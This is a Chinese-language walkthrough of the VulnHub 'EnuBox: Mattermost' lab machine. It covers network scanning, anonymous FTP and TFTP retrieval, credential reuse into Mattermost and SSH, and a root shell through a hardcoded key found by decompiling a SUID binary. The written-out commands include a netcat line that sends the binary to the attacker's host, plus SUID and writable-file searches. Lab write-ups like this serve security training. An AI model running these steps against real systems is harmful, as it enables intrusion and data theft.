

靶机地址: <https://www.vulnhub.com/entry/enubox-mattermost,414/>

信息收集

```
nmap -sn 192.168.139.0/24
```

```
root@kali:~/isro# nmap -sn 192.168.139.0/24
Starting Nmap 7.70 ( https://nmap.org ) at 2020-01-31 12:07 CST
Nmap scan report for 192.168.139.1
Host is up (0.00079s latency).
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for 192.168.139.2
Host is up (0.000073s latency).
MAC Address: 00:50:56:F3:0E:02 (VMware)
Nmap scan report for 192.168.139.133
Host is up (0.00030s latency).
MAC Address: 00:0C:29:4E:3E:56 (VMware)
Nmap scan report for 192.168.139.254
Host is up (0.000088s latency).
MAC Address: 00:50:56:E1:71:A2 (VMware)
Nmap scan report for 192.168.139.128
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 16.97 seconds
```

端口扫描

```
nmap -sS -sV -T5 -A -p- 192.168.139.133
```

```
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 3.0.3
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ftp-syst:
|   STAT:
|_FTP server status:
|   Connected to ::ffff:192.168.139.128
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 2
|   vsFTPD 3.0.3 - secure, fast, stable
|_End of status
22/tcp    open  ssh          OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ssh-hostkey:
|   2048 e9:8b:e3:46:0e:c1:7f:a2:1a:c3:df:9d:46:54:ad:1c (RSA)
|   256 ff:5b:25:68:09:f5:45:2b:14:68:66:e0:ce:00:27:b3 (ECDSA)
|_  256 bb:de:d2:db:03:b7:5c:cf:d7:3b:b7:21:65:21:5d:e3 (ED25519)
80/tcp    open  http         Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Sorry, This Page Can't Be Accessed
3389/tcp  open  ms-wbt-server xrdp
8065/tcp  open  unknown
|_fingerprint-strings:
|   GenericLines, Help, RTSPRequest, SSLSessionReq, TLSSessionReq:
|   HTTP/1.1 400 Bad Request
|   Content-Type: text/plain; charset=utf-8
|_Connection: close
```

目录枚举

```
gobuster dir -u http://192.168.139.133 -w  
/usr/share/wordlists/SecLists/Discovery/Web-Content/raft-large-  
directories.txt -x .php,.txt,.html
```


```
=====
```

```
/index.html (Status: 200)  
/server-status (Status: 403)  
[ERROR] 2020/01/31 12:13:24 [!] parse http://192.168.139.133/erro  
trol character in URL  
/index.html (Status: 200)  
=====
```

先ftp看看有啥

```
root@kali:~# ftp 192.168.139.133  
Connected to 192.168.139.133.  
220 (vsFTPd 3.0.3)  
Name (192.168.139.133:root): anonymous  
331 Please specify the password.  
Password:  
230 Login successful.  
Remote system type is UNIX.  
Using binary mode to transfer files.  
ftp> ls  
200 PORT command successful. Consider using PASV.  
150 Here comes the directory listing.  
226 Directory send OK.  
ftp> mget *.*  
ftp> bye  
221 Goodbye.
```

80端口，没啥东西



提示README.md

TFTP是用来下载远程文件的最简单网络协议，它基于UDP协议而实现。

tftp 192.168.139.133

```
root@kali:~/isro# tftp 192.168.139.133
tftp> ls
?Invalid command
tftp> dir
?Invalid command
tftp> help
?Invalid command
tftp> ?
Commands may be abbreviated.  Commands are:

connect      connect to remote tftp
mode         set file transfer mode
put          send file
get          receive file
quit         exit tftp
verbose      toggle verbose mode
trace        toggle packet tracing
status       show current status
binary       set mode to octet
ascii        set mode to netascii
rexmt        set per-packet retransmission timeout
timeout      set total retransmission timeout
?            print help information
tftp> get READE^H
Error code 1: File not found
tftp> get README.md
Received 65 bytes in 0.0 seconds
tftp> quit
```

8065端口

Mattermost

All team communication in one place, searchable and accessible anywhere

Sign in

[I forgot my password](#)

```
root@kali:~/Mattermost# cat README.md
Hello Admin,

Please use the following key: ComplexPassword0!
```

登录进去

搜一下漏洞，发现并没有

System Console

@admin

Autolink

AWS SNS

Custom User Attributes

GitHub

GitLab

Jenkins plugin

Jira

User Satisfaction Surveys

Welcome Bot

Zoom

INTEGRATIONS

Integration Management

Bot Accounts

GIF (Beta)

CORS

EXPERIMENTAL

Zoom

Enable Plugin:

☒ true ☐ false

When true, this plugin is enabled.

Zoom URL

The URL for a self-hosted private cloud or on-premise Zoom server. For example, <https://yourzoom.com>. Leave blank if you're using Zoom's vendor-hosted SaaS service.

Zoom API URL

The API URL for a self-hosted private cloud or on-premise Zoom server. For example, <https://api.yourzoom.com/v2>. Leave blank if you're using Zoom's vendor-hosted SaaS service.

API Key

The API Key generated by Zoom, used to create meetings and pull user data.

API Secret

Save

访问一下

给了ftp账号密码

```
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--    1 ftp      ftp      8980 Jan 05 12:59 examples.desktop
drwxr-xr-x    3 ftp      ftp      4096 Jan 05 13:11 users
226 Directory send OK.
ftp> cd users
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 ftp      ftp      4096 Jan 05 13:11 mattermost
226 Directory send OK.
ftp> cd mattermost
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--    1 ftp      ftp      11 Jan 05 13:11 message
226 Directory send OK.
ftp> get message
local: message remote: message
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for message (11 bytes).
226 Transfer complete.
11 bytes received in 0.00 secs (10.2112 kB/s)
ftp> bye
221 Goodbye.
```

getshell

使用mattermost/Welcome!!!ssh登录成功

提权

获取shell之后要做的第一件事是使用Python获取一个tty，不然有些命令是无法执行的。

```
python -c 'import pty; pty.spawn("/bin/bash")'
# 有些没有安装Python2，所以需要换成python3 -c
```

```
#查看其他用户
cat /etc/passwd
```

```
#内核提权
uname -a
```

```
查找sudo权限命令
sudo -l
#SUID权限可执行文件，没有可用的
find / -perm -u=s -type f 2>/dev/null
#当前用户可写文件，发现一堆，但是极大多数都是没用的，所以我先把结果输出到文本
文件，然后使用grep加上关键字去筛选。
find / -writable -type f 2>/dev/null >/tmp/report.txt
grep -Ev '/proc|/sys' /tmp/report.txt
#查看计划任务
cat /etc/crontab
#查看邮件
cd /var/mail/
ls
```

```
/bin/ping
/bin/fusermount
/bin/mount
/bin/su
/bin/umount
/home/mattermost/Desktop/secret
/usr/bin/newgrp
/usr/bin/vmware-user-suid-wrapper
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/sudo
/usr/bin/pkexec
/usr/bin/arping
/usr/bin/traceroute6.iputils
/usr/bin/passwd
/usr/lib/openssh/ssh-keysign
/usr/lib/xorg/Xorg.wrap
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/eject/dmccrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/snapd/snap-confine
/usr/sbin/pppd
mattermost@ubuntu:~$
```

```
mattermost@ubuntu:~/Desktop$ ls
README.md secret
mattermost@ubuntu:~/Desktop$ cat README.md
Hello User,

Your secret key is 48912.

Do not share this key with anyone.

!! NOTE:: This key is not valid after 30 days and has been changed by our internal systems.
!! NOTE:: Please contact the support desk to get new secret key.
mattermost@ubuntu:~/Desktop$ ./secret
Hello Admin, Please enter the secret key:
```

需要对secret进行逆向

使用nc传到本地

```
cat secret | nc 192.168.139.128 1234
```

```
root@kali:~/Mattermost# nc -lvvp 1234 > secret
listening on [any] 1234 ...
192.168.139.133: inverse host lookup failed: Unknown host
connect to [192.168.139.128] from (UNKNOWN) [192.168.139.133] 52350
sent 0, rcvd 8584
```

使用ida反编译

```
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     int v4; // [rsp+4h] [rbp-Ch]
4     unsigned __int64 v5; // [rsp+8h] [rbp-8h]
5
6     v5 = __readfsqword(0x28u);
7     v4 = 0;
8     puts("Hello Admin, Please enter the secret key:");
9     __isoc99_scanf("%d", &v4);
10    if (v4 == 62535)
11    {
12        setuid(0);
13        setgid(0);
14        system("/bin/bash");
15    }
16    else
17    {
18        printf("Your is either invalid or expired\n.");
19    }
20    return 0;
21 }
```

输入秘密即可

```
.mattermost@ubuntu:~/Desktop$ cat secret | nc 192.168.139.128 1234
^C
mattermost@ubuntu:~/Desktop$ ls
README.md  secret
mattermost@ubuntu:~/Desktop$ ./secret
Hello Admin, Please enter the secret key:
62535
root@ubuntu:~/Desktop# cd /root
root@ubuntu:/root# ls
Desktop
root@ubuntu:/root# cd Desktop/
root@ubuntu:/root/Desktop# ls
local.txt
root@ubuntu:/root/Desktop# cat local.txt
are2020nehoc0601Great!
```

参考链接:

https://blog.csdn.net/weixin_44214107/article/details/104096228